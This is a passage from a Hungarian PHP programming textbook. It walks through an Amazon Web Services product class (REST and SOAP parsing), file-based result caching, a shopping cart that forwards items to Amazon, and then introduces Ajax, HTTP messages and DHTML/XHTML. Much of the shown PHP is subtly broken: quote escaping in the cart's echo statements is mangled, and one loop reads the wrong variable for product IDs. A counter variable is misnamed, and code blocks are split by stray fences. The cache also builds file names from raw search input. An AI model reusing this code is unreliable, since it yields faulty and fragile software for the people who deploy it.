        $this->productName = $xml['ItemAttributes']['Title'];

        if (is_array($xml['ItemAttributes']['Author']) != "") {
            foreach($xml['ItemAttributes']['Author'] as $author) {
                $this->authors[] = $author;
            }
        } else {
            $this->authors[] = $xml['ItemAttributes']['Author'];
        }

        $this->releaseDate = $xml['ItemAttributes']['PublicationDate'];
        $this->manufacturer = $xml['ItemAttributes']['Manufacturer'];
        $this->imageUrlMedium = $xml['MediumImage']['URL'];
        $this->imageUrlLarge = $xml['LargeImage']['URL'];

        $this->listPrice = $xml['ItemAttributes']['ListPrice']['FormattedPrice'];
        $this->listPrice = str_replace('$', ' ', $this->listPrice);
        $this->listPrice = str_replace(',', ' ', $this->listPrice);
        $this->listPrice = floatval($this->listPrice);

        $this->ourPrice = $xml['OfferSummary']['LowestNewPrice']['FormattedPrice'];
        $this->ourPrice = str_replace('$', ' ', $this->ourPrice);
        $this->ourPrice = str_replace(',', ' ', $this->ourPrice);
        $this->ourPrice = floatval($this->ourPrice);

        $this->salesRank = $xml['SalesRank'];
        $this->availability = $xml['Offers']['Offer']['OfferListing']['Availability'];
        $this->avgCustomerRating = $xml['CustomerReviews']['AverageRating'];

        $reviewCount = 0;

        if (is_array($xml['CustomerReviews']['Review'])) {
            foreach($xml['CustomerReviews']['Review'] as $review) {
                $this->reviews[$reviewCount]['Rating'] = $review['Rating'];
                $this->reviews[$reviewCount]['Summary'] = $review['Summary'];
                $this->reviews[$reviewCount]['Content'] = $review['Content'];
                $reviewCount++;
            }
        }

        $similarProductCount = 0;

        if (is_array($xml['SimilarProducts']['SimilarProduct'])) {
            foreach($xml['SimilarProducts']['SimilarProduct'] as $similar) {

```

```

        $this->similarProducts[$similarProductCount]['Title'] = $similar['Title'];
        $this->similarProducts[$similarProductCount]['ASIN'] = $review['ASIN'];
        $similarProductCount++;
    }
}

} else {
    // REST használata esetén

    $this->ASIN = (string)$xml->ASIN;
    $this->productName = (string)$xml->ItemAttributes->Title;
    if($xml->ItemAttributes->Author) {
        foreach($xml->ItemAttributes->Author as $author) {
            $this->authors[] = (string)$author;
        }
    }
    $this->releaseDate = (string)$xml->ItemAttributes->PublicationDate;
    $this->manufacturer = (string)$xml->ItemAttributes->Manufacturer;
    $this->imageUrlMedium = (string)$xml->MediumImage->URL;
    $this->imageUrlLarge = (string)$xml->LargeImage->URL;

    $this->listPrice = (string)$xml->ItemAttributes->ListPrice->FormattedPrice;
    $this->listPrice = str_replace('$', '', $this->listPrice);
    $this->listPrice = str_replace(',', '', $this->listPrice);
    $this->listPrice = floatval($this->listPrice);

    $this->ourPrice = (string)$xml->OfferSummary->LowestNewPrice->FormattedPrice;
    $this->ourPrice = str_replace('$', '', $this->ourPrice);
    $this->ourPrice = str_replace(',', '', $this->ourPrice);
    $this->ourPrice = floatval($this->ourPrice);

    $this->salesRank = (string)$xml->SalesRank;
    $this->availability = (string)$xml->Offers->Offer->OfferListing->Availability;
    $this->avgCustomerRating = (float)$xml->CustomerReviews->AverageRating;

    $reviewCount = 0;

    if($xml->CustomerReviews->Review) {
        foreach ($xml->CustomerReviews->Review as $review) {
            $this->reviews[$reviewCount]['Rating'] = (float)$review->Rating;
            $this->reviews[$reviewCount]['Summary'] = (string)$review->Summary;
            $this->reviews[$reviewCount]['Content'] = (string)$review->Content;
            $reviewCount++;
        }
    }

    $similarProductCount = 0;

    if($xml->SimilarProducts->SimilarProduct) {
        foreach ($xml->SimilarProducts->SimilarProduct as $similar) {
            $this->similarProducts[$similarProductCount]['Title'] = (string)$similar->Title;
            $this->similarProducts[$similarProductCount]['ASIN'] = (string)$similar->ASIN;
            $similarProductCount++;
        }
    }
}

```

```

        }
    }

}

// az osztály metódusainak többsége hasonló,
// és egyszerűen a privát változót adja vissza
function similarProductCount() {
    return count($this->similarProducts);
}

function similarProduct($i) {
    return $this->similarProducts[$i];
}

function customerReviewCount() {
    return count($this->reviews);
}

function customerReviewRating($i) {
    return $this->reviews[$i]['Rating'];
}

function customerReviewSummary($i) {
    return $this->reviews[$i]['Summary'];
}

function customerReviewComment($i) {
    return $this->reviews[$i]['Content'];
}

function valid() {
    if(isset($this->productName) && ($this->ourPrice>0.001) && isset($this->ASIN)) {
        return true;
    } else {
        return false;
    }
}

function ASIN() {
    return padASIN($this->ASIN);
}

function imageURLMedium() {
    return $this->imageUrlMedium;
}

function imageURLLarge() {
    return $this->imageUrlLarge;
}

function productName() {
    return $this->productName;
}

```

```
}

function ourPrice() {
    return number_format($this->ourPrice,2, '.', '');
}

function listPrice() {
    return number_format($this->listPrice,2, '.', '');
}

function authors() {
    if(isset($this->authors)) {
        return $this->authors;
    } else {
        return false;
    }
}

function releaseDate() {
    if(isset($this->releaseDate)) {
        return $this->releaseDate;
    } else {
        return false;
    }
}

function avgCustomerRating() {
    if(isset($this->avgCustomerRating)) {
        return $this->avgCustomerRating;
    } else {
        return false;
    }
}

function manufacturer() {
    if(isset($this->manufacturer)) {
        return $this->manufacturer;
    } else {
        return false;
    }
}

function salesRank() {
    if(isset($this->salesRank)) {
        return $this->salesRank;
    } else {
        return false;
    }
}

function availability() {
    if(isset($this->availability)) {
        return $this->availability;
    } else {
```

```

        return false;
    }
}
}
?>
```

Ez a konstruktur is kétfélé beviteli adatot fogad, de egyetlen alkalmazásfelületet hoz létre. Láthatjuk, hogy még a kezelő kód egy részét általánosabbá tehetjük, egyes trükkösebb attribútumoknak – például az értékeléseknek (review) is – a választott módszertől függően eltérő lehet a nevük.

Miután az adatok visszakeresése érdekében végigmentünk a fenti kódokon, most visszaadjuk a vezérlést a `getARS()`, illetve ezáltal a `showBrowseNode()` függvények. A következő lépés így néz ki:

```
showSummary($ars->products(), $page,
           $ars->totalResults(), $mode,
           $browseNode);
```

A `showSummary()` függvény pusztán megjeleníti az `AmazonResultSet` objektumban lévő adatokat, ahogy azt a korábbi ábrákon már láthattuk. Egyszerűsége miatt részletesebben nem foglalkozunk a függvénnel.

Kérés intézése és eredmény visszakeresése SOAP segítségével

Térjünk most vissza a `browseNodeSearch()` függvényhez, és vizsgáljuk meg a SOAP protokoll alkalmazása esetén használt változatát! Ezt a kódrészletet láthatjuk itt:

```
$soapclient = new nusoap_client(
    'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl', 'wsdl');

$soap_proxy = $soapclient->getProxy();

$request = array ('Service' => $this->Service, 'Operation' => $this->Operation,
                  'BrowseNode' => $this->BrowseNode, 'ResponseGroup' => $this->ResponseGroup,
                  'SearchIndex' => $this->SearchIndex, 'Sort' => $this->Sort, 'TotalPages' =>
                  $this->TotalPages);

$parameters = array('AWSAccessKeyId' => DEVTAG, 'AssociateTag' => ASSOCIATEID,
                    'Request'=>array($request));

// a tényleges soap lekérdezés végrehajtása
$result = $soap_proxy->ItemSearch($parameters);

if(isSOAPError($result)) {
    return false;
}
```

```
$this->totalResults = $result['TotalResults'];

foreach($result['Items']['Item'] as $product) {
    $this->products[] = new Product($product);
}
```

Nincsen szükségünk további függvényekre; a SOAP kliens mindenent elvégez helyettünk.

Először is létrehozzuk a SOAP kliens egy példányát:

```
$soapclient = new nusoap_client(
    'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl', 'wsdl');

Itt két paramétert adunk át a kliensnek. Az első a szolgáltatás WSDL-leírása, a második pedig azt közli a SOAP klienssel,
hogy WSDL URL-ről van szó. Úgy is eljárhattunk volna, hogy csak egy paramétert adunk át: a szolgáltatás végpontját, ami
nem más, mint a SOAP szerver közvetlen URL-je.
```

A következő kód sorból láthatjuk, hogy jó okunk volt mégis az előbbi módszert választani:

```
$soap_proxy = $soapclient->getProxy();
```

Ez a sor a WSDL dokumentumban lévő információk alapján egy osztályt hoz létre. Ennek az osztálynak, vagyis a SOAP proxynak két, a Web Service metódusainak megfelelő metódusa lesz. Ez jelentősen megkönnyíti életünket, mivel úgy tudunk kapcsolatba lépni a Web Service szolgáltatással, mintha az helyi PHP osztály lenne.

Ezt követően a browsenode lekérdezésnek átadandó kéréselemek tömbjét hozzuk létre:

```
$request = array ('Service' => $this->Service, 'Operation' => $this->Operation,
'BrowseNode' => $this->BrowseNode, 'ResponseGroup' => $this->ResponseGroup,
'SearchIndex' => $this->SearchIndex, 'Sort' => $this->Sort,
'TotalPages' => $this->TotalPages);
```

Két másik elemet kell még átadni a kérésnek: az AWSAccessKeyId-t és az AssociateTaget. Ezeket, illetve a \$request tömb elemeit egy másik, \$parameters nevű tömbbe helyezzük:

```
$parameters = array('AWSAccessKeyId' => DEVTAG, 'AssociateTag' => ASSOCIATEID,
'Request'=>array($request));
```

Ekkor a proxy osztály használva egyszerűen meghívjuk a Web Service metódusait, és a paraméterek tömbjét adjuk át nekik:

```
$result = $soap_proxy->ItemSearch($parameters);
```

A \$result tömbben eltárolt adatok egy tömb, amit Product objektumként közvetlenül az AmazonResultSet osztály products tömbjében tárolhatunk el.

A kérésből származó adatok gyorsítótárazása

Térjünk vissza a getARS() függvényhez, és fordítsuk figyelmünket a gyorsítótárazásra! Mint emlékezhetünk rá, a függvény a következőképpen néz ki:

```
// AmazonResultSet objektum lekérése gyorsítótárból vagy élő lekérdezésből
```

```
// Élő lekérdezés esetén tegyük az objektumot gyorsítótárba!
```

```
function getARS($type, $parameters) {
    $cache = cached($type, $parameters);
    if ($cache) {
        // ha megtalálható a gyorsítótárban
        return $cache;
    } else {
        $ars = new AmazonResultSet;
        if($type == 'asin') {
            $ars->ASINSearch(padASIN($parameters['asin']), $parameters['mode']);
        }
        if($type == 'browse') {
            $ars->browseNodeSearch($parameters['browsenode'],
            $parameters['page'], $parameters['mode']);
        }
        if($type == 'search') {
            $ars->keywordSearch($parameters['search'], $parameters['page'],
            $parameters['mode']);
        }
        cache($type, $parameters, $ars);
    }
    return $ars;
}
```

A SOAP és az XML gyorsítótárazást is ezzel a függvényel végezzük el. A képek gyorsítótárba helyezéséhez ugyanakkor egy másik függvényt is használunk. Kezdetképpen először meghívjuk a cached() függvényt, hogy kiderítsük, a kérő AmazonResultSet objektum gyorsítótárába lett-e már helyezve. Ha igen, akkor ahelyett, hogy új kérést intéznénk az Amazonhoz, a gyorsítótárazott adatot adjuk vissza:

```
$cache = cached($type, $parameters);
if($cache) // ha benne van a gyorsítótárban{
    return $cache;
}
```

Amennyiben nem, az Amazonról lekért adatot azonnal gyorsítótárazzuk:

```
cache($type, $parameters, $ars);
```

Vizsgáljuk meg közelebbről ezt a két függvényt: cached () és cache ()! Ezek a 33.12 példakódban látható függvények valósítják meg az Amazon licencfeltételei között szereplő gyorsítótárazást.

33.12 példakód: A cached () és a cache () függvény – A cachefunctions.php könyvtár gyorsítótárazásért felelős függvényei

```
// ellenőrizzük, hogy a kívánt Amazon-adat megtalálható-e a gyorsítótárban!
// ha igen, adjuk vissza!
// ha nem, false értékkel tér vissza a függvény
function cached($type, $parameters) {
    if($type == 'browse') {
        $filename = CACHE.'/browse.'.$parameters['browsenode'].'.'.$parameters['page'].'.'
                    .$parameters['mode'].'.dat';
    }
    if($type == 'search') {
        $filename = CACHE.'/search.'.$parameters['search'].'.'.$parameters['page'].'.'
                    .$parameters['mode'].'.dat';
    }
    if($type == 'asin') {
        $filename = CACHE.'/asin.'.$parameters['asin'].'.'.$parameters['mode'].'.dat';
    }

    // a gyorsítótárazott adat hiányzik vagy 1 óránál régebbi?
    if(!file_exists($filename) ||
       ((mktime() - filemtime($filename)) > 60*60)) {
        return false;
    }
    $data = file_get_contents($filename);
    return unserialize($data);
}

// Amazon-adatok gyorsítótárba helyezése
function cache($type, $parameters, $data) {
    if($type == 'browse') {
        $filename = CACHE.'/browse.'.$parameters['browsenode'].'.'.$parameters['page'].'.'
                    .$parameters['mode'].'.dat';
    }
    if($type == 'search') {
        $filename = CACHE.'/search.'.$parameters['search'].'.'.$parameters['page'].'.'
                    .$parameters['mode'].'.dat';
    }
    if($type == 'asin') {
        $filename = CACHE.'/asin.'.$parameters['asin'].'.'.$parameters['mode'].'.dat';
    }

    $data = serialize($data);

    $fp = fopen($filename, 'wb');
    if(!$fp || (fwrite($fp, $data)==-1)) {
        echo ('<p>Error, could not store cache file');
    }
    fclose($fp);
}
```

A kódot átfutva láthatjuk, hogy a gyorsítótárba kerülő fájlok olyan fájlnével tároljuk el, ami a lekérdezés típusából és a lekérdezés paramétereiből áll. A `cache()` függvény szerializálva (sorosítva) tárolja az eredményeket, a `cached()` függvény pedig visszaállítja a szerializált eredményeket. A `cached()` függvény a licencfeltételeknek megfelelően felülírja az egy óránál régebbi adatokat.

A `serialize()` függvény tárolható karakterláncá alakítja a tárolt programadatokat. Az történik, hogy tárolható formára alakítjuk az `AmazonResultSet` objektumokat. Az `unserialize()` függvény meghívása ennek pont fordítottját végezi: a memoriában lévő adatstruktúrára állítja vissza az eltárolt adatokat. Ne feledjük, hogy a szerializált karakterlánc objektummá visszaállításához a fájlnak tartalmaznia kell az osztálydefiníciót!

Alkalmazásunkban a másodperc tört részéig tart az eredményhalmaz gyorsítótárból való visszakeresése, az élő lekérdezés ugyanakkor akár tíz másodperct is igénybe vehet.

Vásárlói kosár fejlesztése

Az egy dolog, hogy most már oldalunkról elérhetők az Amazon lenyűgöző lekérdezési funkciói, de mégis mire megünk velük? A nyilvánvaló válasz, hogy kosár funkciót megvalósítva lehetővé tehetjük, hogy oldalunkon böngészve látogatóink vásároljanak az Amazon kínálatából. Mivel a kosár funkciójával kimerítően foglalkoztunk a 28. fejezetben, itt és most nem megünk bele a részletekbe.

A kosár funkció függvényeit a 33.13 példakódban láthatjuk.

33.13 példakód: cartfunctions.php – A vásárlói kosár megvalósítása

```
<?php
require_once('AmazonResultSet.php');

// A bookdisplay.php fájl showSummary() függvényével megjelenítjük
// a kosár aktuális tartalmát
function showCart($cart, $mode) {
    // átadandó tömb létrehozása
    $products = array();
    foreach($cart as $ASIN=>$product) {
        $ars = getARS('asin', array('asin'=>$ASIN, 'mode'=>$mode));
        if($ars) {
            $products[] = $ars->getProduct(0);
        }
    }
    // az Amazon.com kosárhoz csatlakozó űrlap létrehozása
    echo "<form method=\"POST\""
        action="http://www.amazon.com/gp/aws/cart/add.html">;
    foreach($cart as $ASIN=>$product) {
        $quantity = $cart[$ASIN]['quantity'];
        echo "<input type=\"hidden\" name=\"ASIN.$ASIN.\" value=\"$ASIN.\">";
        echo "<input type=\"hidden\" name=\"Quantity.$ASIN.\" value=\"$quantity.\">";
    }
    echo "<input type=\"hidden\" name=\"SubscriptionId\" value=\"$DEVTAG.\">
        <input type=\"hidden\" name=\"AssociateTag\" value=\"$ASSOCIATEID.\">
        <input type=\"image\" src=\"images/checkout.gif\""
        name=\"submit.add-to-cart\" value=\"Buy From Amazon.com\">
    When you have finished shopping press checkout to add all the
    items in your Tahuayo cart to your Amazon cart and complete
    your purchase.
    </form>
    <br/><a href=\"index.php?action=emptycart\"><img
```

```

src=\"images/emptycart.gif\" alt=\"Empty Cart\" border=\"0\">></a>
If you have finished with this cart, you can empty it of all items.
</form>
<br />
<h1>Cart Contents</h1>;

showSummary($products, 1, count($products), $mode, 0, true);

}

// a kosár állandóan a képernyőn lévő rövid összefoglalásának megjelenítése
// csak az utolsó három, kosárba tett terméket mutatja
function showSmallCart() {
    global $_SESSION;

echo "<table border=\"1\" cellpadding=\"1\" cellspacing=\"0\">
<tr><td class=\"cartheading\">Your Cart $".
number_format(cartPrice(), 2)."</td></tr>
<tr><td class=\"cart\">".cartContents()."</td></tr>";

// az Amazon.com kosárhoz csatlakozó űrlap
echo "<form method=\"POST\""
      action="http://www.amazon.com/gp/aws/cart/add.html">
<tr><td class=\"cartheading\"><a
      href=\"index.php?action=showcart\"><img
      src=\"images/details.gif\" border=\"0\"></a>";

foreach($_SESSION['cart'] as $ASIN=>$product)  {
    $quantity = $_SESSION['cart'][$ASIN]['quantity'];
    echo "<input type=\"hidden\" name=\"$ASIN.\".$ASIN.\" value=\"\".$ASIN.\"\">";
    echo "<input type=\"hidden\" name=\"Quantity.\".$ASIN.\" value=\"\".$quantity.\"\">";
}
echo "<input type=\"hidden\" name=\"SubscriptionId\" value=\"\".DEVTAG.\"\">
<input type=\"hidden\" name=\"AssociateTag\" value=\"\".ASSOCIATEID.\"\">
<input type=\"image\" src=\"images/checkout.gif\""
      name=\"submit.add-to-cart\" value=\"Buy From Amazon.com\">
</td></tr>
</form>
</table>";

}

// mutassuk a kosárhoz utoljára hozzáadott tételeit!
function cartContents() {
    global $_SESSION;

$display = array_slice($_SESSION['cart'], -3, 3);
// fordított időrendi sorrendben van rájuk szükségünk
$display = array_reverse($display, true);

$result = '';
$count = 0;

// ha túl hosszú a terméknév, rövidítsük le!

```

```

foreach($display as $product)    {
    if(strlen($product['name'])<=40)  {
        $result .= $product['name']."<br />";
    } else {
        $result .= substr($product['name'], 0, 37)."...<br />";
    }
    $counter++;
}

// üres kosár esetén üres sorok hozzáadása, hogy
// a képernyő állandó legyen
for(; $counter<3; $counter++) {
    $result .= "<br />";
}
return $result;
}

// kosárban lévő termékek teljes árának kiszámítása
function cartPrice() {
    global $_SESSION;
    $total = 0.0;
    foreach($_SESSION['cart'] as $product)  {
        $price = str_replace('$', '', $product['price']);
        $total += $price*$product['quantity'];
    }

    return $total;
}

// egy termék kosárba rakása
// egyelőre nem lehetséges egyszerre egy terméknél többet a kosárba tenni
function addToCart(&$cart, $ASIN, $mode) {
    if(isset($cart[$ASIN]))  {
        $cart[$ASIN]['quantity'] +=1;
    } else {
        // ellenőrizzük, hogy az ASIN kód érvényes-e, és mennyi az ahhoz tartozó ár!
        $ars = new AmazonResultSet;
        $product = $ars->ASINSearch($ASIN, $mode);

        if($product->valid()) {
            $cart[$ASIN] = array('price'=>$product->ourPrice(),
                'name' => $product->productName(), 'quantity' => 1) ;
        }
    }
}

// egy adott téTEL összes példányának törlése a kosárból
function deleteFromCart(&$cart, $ASIN) {
    unset ($cart[$ASIN]);
}

?>

```

Ennél a kosárnál a korábbiakhoz képest más hogyan hajtunk végre néhány dolgot. Nézzük meg például az `addToCart()` függvényt! Amikor megpróbálunk betenni valamit a kosárba, ellenőrizzük az ASIN kód érvényességét, és kikeressük az aktuális (vagy legalábbis gyorsítótárazott) árat.

A legérdekesebb kérdés a következő: amikor a vásárlók fizetni akarnak, hogyan juttatjuk el adataikat az Amazonnak?

Fizetés az Amazonnál

Nézzük meg közelebbről a 33.13 példakódban látható `showCart()` függvényt, annak is az alábbi részét:

```
// az Amazon.com kosárhoz csatlakozó űrlap létrehozása
echo "<form method=\"POST\""
      action=\"http://www.amazon.com/gp/aws/cart/add.html\">";
echo "<input type=\"hidden\" name=\"$ASIN.$ASIN.\" value=\"$ASIN.\">";
echo "<input type=\"hidden\" name=\"Quantity.$ASIN.\" value=\"$quantity.\">";
}

echo "<input type=\"hidden\" name=\"SubscriptionId\" value=\"\".DEVTAG.\">
      <input type=\"hidden\" name=\"AssociateTag\" value=\"\".ASSOCIATEID.\">
      <input type=\"image\" src=\"images/checkout.gif\""
      name=\"submit.add-to-cart\" value=\"Buy From Amazon.com\">";
echo "When you have finished shopping press checkout to add all the
      items in your Tahuayo cart to your Amazon cart and complete
      your purchase.
</form>
```

A fizetés gomb olyan űrlapgomb, amely az Amazon oldalon lévő kosárhoz kapcsolja a vásárló kosarát. POST változókként elküldjük az ASIN kódokat, a mennyiségeket és a partnerazonosítónkat (Associate ID). És hókuszpókusz: készen vagyunk! A gombra kattintás eredményét a korábban már bemutatott 33.5 ábrán láthatjuk.

Ennek a felületnek az a problémája, hogy csak egyirányú kommunikációt tesz lehetővé. Az Amazon oldalon lévő kosárhoz hozzáadhatunk ugyan tételeket, ám eltávolítani nem tudjuk őket. Ez azt jelenti, hogy nem tudunk oldalunk és az Amazon közt oda-vissza váltogatni annak veszélye nélkül, hogy megduplázzuk a kosarunkban lévő tételek példányszámát.

A projekt kódjának telepítése

Ha szeretnénk telepíteni a fejezetben előállított kódot, a megszokottakon túl néhány további lépést is végre kell hajtani. Miután kiszolgálónk megfelelő könyvtáraiban elhelyeztük a kódot, a következőket tesszük:

- Cache könyvtár létrehozása.
- A cache könyvtár jogosultságainak beállítása, hogy a kódok írhassanak a könyvtárba.
- A constants.php tartalmának szerkesztése a gyorsítótár elérési útvonalának megfelelően.
- Regisztráció Amazon fejlesztői tokenéről.
- A constants.php tartalmának módosítása a fejlesztői token és partnerazonosítónk (Associate ID) alapján.
- A NuSOAP könyvtár telepítése. Ez megtalálható a Tahuayo mappában is, de tetszés szerint áthelyezhetjük és módosíthatjuk a kódját.
- Annak ellenőrzése, hogy a PHP5-öt simpleXML támogatással fordítottuk-e.

A projekt továbbfejlesztése

A projekt egyik kézenfekvő továbbfejlesztési lehetősége a Tahuayo oldalon elérhető keresési típusok kibővítése. Ha további ötletekre van szükségünk, kattintsunk az Amazon Web Services Resource Centerében elérhető, innovatív mintaalkalmazásokra mutató hivatkozásokra! További információért olvassunk bele az Articles and Tutorials (Cikkek és oktatóanyagok), illetve a Community Code (Közösségi kód) szakasz tartalmába is! A kosár funkció megvalósítása az Amazonról lekért adatokkal a leginkább magától értetődő feladat, ám messze nem ez az egyetlen fejlesztési lehetőség.

További olvasnivaló

Rengeteg könyv és online információforrás található az XML és a Web Services téma körében. Kiváló kiindulópontot jelent a W3C weboldala. Érdemes megtekinteni továbbá az XML Working Group oldalát (<http://www.w3.org/XML/Core/>) és a Web Services Activity oldalt is (<http://www.w3.org/2002/ws/>).

Web 2.0-s alkalmazások fejlesztése Ajax-programozással

A világháló szöveget, illetve képekre, hang- és videofájlokra mutató hivatkozásokat tartalmazó statikus oldalak sorozataként indult. A web jelentős része a mai napig megőrizte ezen állapotát, ugyanakkor egyre több, szöveggel és multimédiás tartalommal teli oldalt dinamikusan, szerveroldali programozással állítanak elő; mi is pontosan ezt tettük a könyv eddig látott alkalmazásaiban. Ám a Web 2.0 eljövetele egyúttal arra ösztönözte a fejlesztőket, hogy új módszereket dolgozzanak ki arra, hogy miként tudnak a felhasználók kölcsönhatásba lépni a webszerverekkel és az információt tároló adatbázisokkal. Az egyik gyorsan terjedő módszer az Ajax- (Asynchronous JavaScript and XML, vagyis aszinkron JavaScript és XML) programozás, amivel interaktív alkalmazásokat hozhatunk létre, ugyanakkor csökkenthetjük a statikus elemek visszakeresésére fordítandó időt.

- **Megjegyzés:** Ha szeretnénk jobban megérteni a Web 2.0 fogalmát, olvassuk el Tim O'Reilly dolgozatát a témaban, amely – angol nyelven – a <http://www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-20.html> oldalról érhető el.

E fejezetben ismertetjük az Ajax-programozás alapjait, és megmutatjuk, hogy integrálhatunk alkalmazásainkba néhány egyszerű Ajax elemet. A fejezetben nem törekedhetünk a teljességre, ám az itt olvasottak megfelelő alapot teremthetnek e technológiák későbbi használatához. A következő főbb témaürlökkel fogalkozunk:

- Ajax alkalmazások létrehozása szkript- és leíró nyelvek ötvözésével.
- Az Ajax alkalmazás legfontosabb részei: kérés intézése kiszolgálóhoz és a kiszolgáló válaszának értelmezése.
- Korábbi fejezetek alkalmazásainak módosítása Ajaxot támogató (Ajax-enabled) weboldalak létrehozására.
- Kódkönyvtárak elérhetősége, illetve további információk a témaban.

Mi az Ajax?

Az Ajax önmagában sem nem programozási nyelv, sem nem technológia. Az Ajax-programozás ezzel szemben jellemzően az XML formázású adatátvitelt tartalmazó, kliensoldali JavaScript-programozás és a – például PHP-vel végzett – szerveroldali programozás kombinációja. A fentiekben túlmenően XHTML-t és CSS-t használunk az Ajaxot támogató tartalmak formázására és megjelenítésére.

Az Ajax-programozás végeredményben átláthatóbb és gyorsabb felhasználói felületet eredményez az adott alkalmazásban – gondolunk csak a Facebook, a Flickr vagy a Web 2.0 által előtérbe került egyéb közösségi oldalak felületeire! Ezek az alkalmazások lehetővé teszik a felhasználónak, hogy az egész oldal újból betöltése vagy megjelenítése nélkül hajtsanak végre különböző feladatokat, és pontosan itt kerül a képhez az Ajax. A kliensoldali programozás a szerveroldali programozás egy kis részét hívja csak meg, pusztán a felhasználó böngészőjében megjelenített aprónyi területen, és csak ez az, amit újra kell rajzolni. Az ilyen művelet a különálló alkalmazások műveleteinek eredményét mintázza, ám webes környezetben teszi mindenzt.

Jó példa erre, amikor azt hasonlítjuk össze, hogy milyen táblázatkezelő alkalmazásban dolgozni, illetve milyen a weboldalakon megtekinteni egy adattal teli táblázatot. Az offline alkalmazásban a felhasználónak lehetősége van a cellákat egyenként módosítani vagy képleteket alkalmazni az egyes cellákban, rendezheti az oszlopokban lévő adatokat, és mindezt anélkül teheti meg, hogy el kellene hagynia az eredeti felületet. Ha statikus webes környezetben kattintunk az egyes oszlopokat rendező hivatkozásokra, új kérést kell küldeni a kiszolgálónak, amire a kiszolgáló új eredményt küld a böngészőnek, az oldalt pedig újra meg kell jeleníteni a felhasználó számára. Ajaxot támogató webes környezetben az adott oszlopot úgy lehet a felhasználó kérése sorba rendezni, hogy nem kell a teljes oldalt újra betölteni.

A most következő oldalakon az Ajax használata esetén szóba jövő technológiákat tekintjük át. Az itt olvasható leírás távolról sem teljes körű, de ha további információra van szükségünk, a megadott forrásokon elindulhatunk majd.

HTTP kérések és válaszok

A Hypertext Transfer Protocol (hiperszöveg-átviteli protokoll, HTTP) olyan internetes szabvány, amely a webszerverek és a böngészők egymással folytatott kommunikációját szabályozza. Amikor a felhasználó a böngésző címsorába URL-t begépelve, vagy hivatkozásra kattintva, ürlapot elküldve, vagy bármilyen más, öt új oldalra irányító műveletet végrehajtva lekér egy weboldalt, a böngésző HTTP kérést intéz a kiszolgálóhoz. A kérést megkapó webszerver valamelyen választ ad erre. Annak érdekében, hogy a kiszolgálótól értelmes választ kapjuk, megfelelően formázott kérést kell küldeni. Az Ajax használatához elengedhetetlen, hogy tisztában legyünk a kérések és válaszok megfelelő formájával, mert a fejlesztő feladata és felelőssége, hogy az Ajax alkalmazásokon belül HTTP kéréseket írjon, illetve fogadja az azokra érkező válaszokat.

HTTP kérés intézésekor az alábbi formában küldi el a kliens az információt:

- Nyitó sor, amely a módszert, a forrás elérési útvonalát és az aktuálisan használt HTTP verzióját tartalmazza, például így:

```
GET http://server/php_es_mysql/34_fejezet/test.html HTTP/1.1
```

További, gyakran használt módszer a POST és a HEAD.

- Opcionális fejlécsorok paraméter: érték formában, például így:

```
User-agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.1)
```

```
Gecko/2008070208 Firefox/3.0.1
```

és/vagy

```
Accept: text/plain, text/html
```

A HTTP fejlécek listáját a <http://www.w3.org/Protocols/rfc2616/> oldalon találjuk.

- Üres sor

- Opcionálisan az üzenet tartalma

A HTTP kérést intéző kliensnek HTTP választ kell kapnia. Egy HTTP válasz általános formátuma a következő:

- Nyitó sor, más néven állapotSOR, amely az aktuálisan használt HTTP verzióját és a válaszkódot tartalmazza, például: HTTP/1.1 200 OK

Az állapotkód első számjegye (jelen esetben a 200-on belül a 2-es) a válaszra utal. Az 1-essel kezdődő állapotkódok tájékoztató jellegűek, a 2-essel kezdődők a sikeres választ, a 3-assal kezdődők az átirányítást jelzik, a 4-essel kezdődők olyan klienshibák, mint a hiányzó elem (404), az 5-össel kezdődők pedig olyan szerverhibák, mint például a hibásan kialakított kód (500).

A HTTP állapotkódok listáját a <http://www.w3.org/Protocols/rfc2616/> oldalon találjuk.

- Opcionális fejlécsorok paraméter: érték formában, például így:

```
Server: Apache/2.2.9
```

```
Last-Modified: Fri, 1 Aug 2008 15:34:59 GMT
```

DHTML és XHTML

A Dinamikus HTML (DHTML) a statikus HTML, a Cascading Style Sheets (egymásba ágyazott stíluslapok, CSS) és a JavaScript kombinált alkalmazására utal. Ebben a Document Object Model (dokumentumobjektum-modell, DOM) segítségével változtatjuk meg látszólag statikus weboldal megjelenését azt követően, hogy annak minden eleme betöltött. Első ránézésre ez a működés igen hasonló az Ajaxot támogató oldalakéhoz, és bizonyos szempontból ez igaz is. A különbség a kliens és a kiszolgáló közötti aszinkron kapcsolatban rejlik – erre az aszinkron kapcsolatra utal az Ajax első „A” betűje.

Noha egy DHTML által vezérelt oldal dinamikus viselkedést mutathat a navigációt segítő legördülő menükben vagy a körábbi választásoktól függően változó ürlapelemekben, az ezekhez szükséges összes adat már korábban vissza lett keresve. Ha például olyan DHTML oldalt tervezünk, amely valamelyen szöveg első részét jeleníti meg, amikor a felhasználó egy hivatkozás vagy gomb fólié viszi az egeret, és ugyanebben a szövegnek a második részét mutatja, amikor másik hivatkozás vagy gomb fólié viszi, a böngésző ekkorra már minden kódötöltött. A fejlesztő rövidke JavaScript kódot használt, ami a felhasználó egerének mozgásától függően be- vagy kikapcsolja a visibility (láthatóság) CSS attribútumot. Ajaxot támogató oldal esetén a kétféle szövegnek fenntartott területet minden bizonnal a kiszolgálóhoz intézett távoli szkriptmeghívás eredményeként töltétenek fel, miközben az oldal többi része statikus maradna.

Az Extensible Hypertext Markup Language (kiterjeszthető hiperszöveg-leíró nyelv, XHTML) abban a tekinterben a HTML-hez és a DHTML-hez hasonlóan működik, hogy minden objektum kliensszközön (webes böngészőn, telefonon vagy egyéb kézi eszközön) megjelenítendő tartalom leírására használjuk, és a megjelenítés jobb szabályozhatósága érdekében megengedi a CSS integrációját. Az XHTML és a HTML közötti különbségek közé tartozik az, ahogyan az XHTML alkalmazkodik az XML szintaktikájához, és ahogyan az XHTML – a szabványos böngészőszközökön túlmenően – XML eszközökkel is értelmezhető.

Az XHTML-ben teljes egészében kisbetűvel írjuk az elemeket (például <head></head> a <HEAD></HEAD> helyett) és az attribútumokat (például href a HREF helyett). Ezen kívül minden attribútumértéket egyszeres vagy kétszeres idézőjelek közé kell írni, és minden elemet egyértelműen be kell zárnai – címkepár esetén záró címkével, egyetlen (singleton) elem esetén pedig például vagy
 címkével.

